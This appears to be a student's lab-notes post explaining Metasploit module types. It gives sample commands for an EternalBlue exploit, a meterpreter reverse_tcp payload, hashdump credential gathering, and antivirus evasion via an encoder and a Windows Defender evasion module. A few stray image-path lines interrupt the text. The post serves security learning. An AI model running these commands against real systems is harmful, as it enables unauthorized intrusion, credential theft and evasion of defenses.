METASPLOIT MODULES

Types and How I Use Them

Cybersecurity and Digital Forensics | Lab Notes, Part 2

1. Introduction

In my last post I covered the basics of Metasploit as a whole. Now I want to go one level deeper and break down the actual **modules** inside it, what each type does, and how I use them.

I am writing each one in two layers: the **technical definition**, the way it would appear in documentation, and then **in plain words**, the way I would explain it to someone who has never opened a terminal. Most write-ups pick one side or the other. I am trying to keep both together, so a fellow security student and a non-technical reader can get something out of the same paragraph.

2. How I'm Explaining Each Module

For every module type below, I am following the same structure:

- **Technical definition** — the term as it is actually used in Metasploit.
- **In plain words** — the same idea, without jargon.
- **How I use it** — a real command or example from my own practice.

Wherever I have run something myself in my lab, I have left a blank box below the explanation to paste in my screenshot.

3. Module Naming Convention

Before going into each type, one thing that helped me a lot was understanding how a module's path is written. Take this example:

```
exploit/windows/smb/ms17_010_eternalblue
```

Breaking it down:

- **exploit** — the module type, which is also the folder it lives in.
- **windows** — the platform or operating system it targets.
- **smb** — the service or protocol involved.
- **ms17_010_eternalblue** — the actual name of the vulnerability or exploit.

Once I understood this pattern, searching for modules became much easier, because I could roughly guess where something should be before even searching for it.

4. The Module Types

4.1 Exploit Modules

Technical definition:

An exploit module is the piece of code that takes advantage of a specific flaw or misconfiguration in a target system to gain some level of unauthorized access or code execution.

In plain words:

Think of it like a key cut for one specific lock. It only works if the target actually has that particular flaw open. It cannot magically open anything else.

How I use it:

```
search type:exploit eternalblue
use exploit/windows/smb/ms17_010_eternalblue
show options
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit
                                             .com/docs/using-metasploit/basics/using-metaspl
                                             oit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authen
                                             tication. Only affects Windows Server 2008 R2,
                                             Windows 7, Windows Embedded Standard 7 target m
                                             achines.
   SMBPass                         no        (Optional) The password for the specified usern
                                             ame
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Ta
                                             rget. Only affects Windows Server 2008 R2, Wind
                                             ows 7, Windows Embedded Standard 7 target machi
                                             nes.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only
                                              affects Windows Server 2008 R2, Windows 7, Win
                                             dows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
                                        none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

4.2 Payload Modules

Technical definition:


A payload is the code that actually runs on the target once an exploit has succeeded. It decides what happens right after the door is opened.

In plain words:

If the exploit is the key, the payload is what I choose to do once I am inside, for example open a simple chat line back to myself, or start a full remote-control session.

How I use it:

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST <my-ip>
set LPORT 4444
```



4.3 Auxiliary Modules

Technical definition:


Auxiliary modules carry out supporting actions that are not direct exploitation, such as scanning, fuzzing, enumeration, and login testing.

In plain words:

This is the reconnaissance stage before I try anything serious. I use these first to understand what I am even dealing with, before picking an exploit.

How I use it:

```
use auxiliary/scanner/portscan/tcp
set RHOSTS <lab-target-ip>
run
```



4.4 Post-Exploitation Modules

Technical definition:


Post modules run after a session is already open, and are used to gather more information, escalate privileges, or move around the compromised system.

In plain words:

Once I am already inside, these modules help me look around properly, checking accounts, system details, or stored credentials, instead of doing all of it by hand.

How I use it:

```
use post/windows/gather/hashdump
set SESSION 1
run
```



4.5 Encoder Modules

Technical definition:

Encoders reshape a payload's raw bytes into a different format, mainly to avoid characters that would break the exploit, and sometimes to reduce detection by simple signature-based filters.

In plain words:

It is like rewriting the same message in different handwriting so it does not get blocked or misread on the way, without changing what the message actually says.

How I use it:

```
set ENCODER x86/shikata_ga_nai
```



4.6 NOP Modules

Technical definition:

NOP stands for "No Operation." These modules generate padding instructions that do nothing on their own, but help keep payload code aligned and stable in memory.

In plain words:

Think of it as blank filler space, like extra padding in a package, so the actual item inside does not shift around and break during delivery.

I do not usually demonstrate this one separately, since it works quietly in the background of a payload rather than as its own step.

4.7 Evasion Modules

Technical definition:

Evasion modules are a newer addition that generate payloads specifically designed to slip past antivirus and endpoint detection, rather than just exploiting a service.

In plain words:

These are less about breaking in and more about not getting noticed while doing it, which is why they matter in real red-team style engagements.

How I use it:

```
use evasion/windows/windows_defender_exe
set LHOST <my-ip>
run
```

5. Quick Reference: Term vs Plain Meaning

A small glossary I made for myself, pairing the technical term with how I actually think about it.

Term	Technical Meaning	In Plain Words
Exploit	Code that triggers a specific vulnerability.	The key for one specific lock.
Payload	Code that runs after successful exploitation.	What I do once I am inside.
RHOSTS	Remote host(s), the target IP address.	The address of the target machine.
LHOST	Local host, my own IP address.	My machine's address for the target to connect back to.
Session	An active connection to a compromised target.	An open line I can keep using.
Meterpreter	An advanced, memory-resident payload.	A full remote control panel.
Shell	A basic command-line connection to a target.	A simple text-only doorway in.

6. Closing Thoughts

Breaking the modules down this way helped me stop just memorizing commands and actually start understanding why I was typing them. If you are also learning this, my suggestion would be: read a module's full info output at least once before running it. It usually explains more than most tutorials do.